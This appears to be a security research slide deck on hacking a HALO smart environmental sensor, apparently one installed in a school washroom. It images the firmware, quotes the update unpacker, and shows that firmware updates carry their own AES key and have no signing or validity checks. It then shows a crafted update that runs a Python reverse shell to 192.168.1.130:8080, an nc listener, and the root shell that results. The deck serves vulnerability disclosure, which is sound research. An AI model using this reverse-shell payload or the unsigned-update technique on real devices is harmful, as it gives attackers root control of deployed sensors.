



SPS30
particulate sensor

WHS_2ndFloorCafe_Womens 7/20/2025, 1:52:46 PM




Temperature	Humidity	Pressure	Light Level	Health Index	AQI
23 °C	53 %RH	1012.5 hPa	4 lux	1 Good	1 NO2
TVOC	CO ₂ cal	NO ₂	PM2.5	PM10	Sound
6 ppb	494 ppm	8 ppb	3 µg/m ³	3 µg/m ³	46 dB






lol jk, they didn't do any of that shit

lol jk, they didn't do any of that shit



lol jk, they didn't do any of that shit



```
nyx@ono-sendai:~# file halo3c.img
halo3c.img: DOS/MBR boot sector ...
```

```
nyx@ono-sendai:~# kpartx -av halo3c.img
add map loop0p1 (253:1): 0 524288 linear 7:0 8192
add map loop0p2 (253:2): 0 14737408 linear 7:0 532480
```

```
nyx@ono-sendai:~# lsblk -o NAME,SIZE /dev/loop0
```

NAME	SIZE
loop0	7.3G
└─loop0p1	256M
└─loop0p2	7G

software architecture

- Raspbian 10
- NodeJS
 - Express web server
- Python scripts, Bash scripts, subshells!
- “Drivers” are a mix of ELF binaries and compiled Python
 - Drivers read sensor data, pass it to server

integration list

VMS integrations: Milestone, Genetec, Avigilon, ExacQ Vision, Rhombus Systems, Arcules, Vivotek, Pelco, Ganz Control, Nx Witness, Qognify, DW Spectrum IPVMS, Mirasys, Video Insight, EoCortex, Wisenet Wave VMS, Axxonsoft, Digifort

Other 3rd party integrations: Reflow+ Metasys and OpenBlue, The Boring Lab, Presence Management, IDentifyED, Vigilance Software, Punch Alert, DIR-S, Extreme Network Defender, Aruba HPE, Connect One, AMT, Gallagher, NuLEDs, Singlewire Informacast

Remember the encrypted updates from earlier?

```
if __name__ == "__main__":
    P = argparse.ArgumentParser(
        description='Unpack a HALO upgrade package')
    P.add_argument('--file', '-f', metavar='FILE', required=True,
        help='Output filepath')
    P.add_argument('--autorun', '-r', action="store_true",
        help='Autorun script on upgrade if there is one')
    P.add_argument('--verbose', '-v', action='store_true',
        help='Print information')
    args = P.parse_args()

    p = UnPackager()
    ec = p.run(args.file, args.verbose, args.autorun)
    print 'Result:',ec
    exit(ec)
```

```
header = infile.read(AES.block_size * 8)

# ...

key = header[0: AES.block_size]
iv = header[AES.block_size: 2 * AES.block_size]

# ...

cypher = AES.AESCipher(key, AES.MODE_CBC, iv)
```


- No firmware signing
- No validity checks
- No reason we can't craft our own updates



```
function run(c) {
  if (!c.assureAdmin())
    return;
  var upgradePath = "/etc/halo/.cache/";

  /* ... */

  else if (c.req.method == "POST") {

    /* ... */

    var tempFile_1 = path.join(upgradePath, Date.now() + ".tmp");
    var fstream_1 = fs.createWriteStream(tempFile_1);
    var bytes_1 = 0;
    fstream_1.on('finish', function () {

      /* ... */

      logging_1.glog.info("Received upk file", { size: bytes_1, hash: sha1Computed });
      c.endWithStatus(200, bytes_1 + " bytes");
      if (extract_1) {
        cp.exec('./extupk.sh', function (e, out, err) {
```

```
cd /home/pi

EH=/etc/halo
HBUL=$EH/startup.log
HUL=$EH/update.log

if [ -f $EH/.cache/halo.upk ]; then

    # ...

    echo $(date) extupk.sh Start extract >>$HBUL
    python server/unpack.py -f $EH/.cache/halo2.upk >>$HUL 2>>$HUL \
        && echo $(date) extupk.sh Unpack ok >>$HBUL
    if [ -e extra ]; then
        echo $(date) extupk.sh Do extra >>$HBUL
        mv extra extra.done
        ./extra.done
    fi
fi
```



```
#!/usr/bin/env bash
```

```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);  
s.connect(("192.168.1.130",8080));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);pty.spawn("/bin/bash")'
```

eva9

.../files

♥ 00:14

nc -lvp 8080

ls

Connection from 192.168.1.2:47342

ls

root@ipvideo-iot:/home/pi# ls

boot

CM4TestDriver.log

CM4TestDriver.py.done

root@ipvideo-iot:/home/pi# whoami

whoami

root

root@ipvideo-iot:/home/pi#

done

driver

driver0

extra.done

filelist

instructions

server

server

stop


MUTE

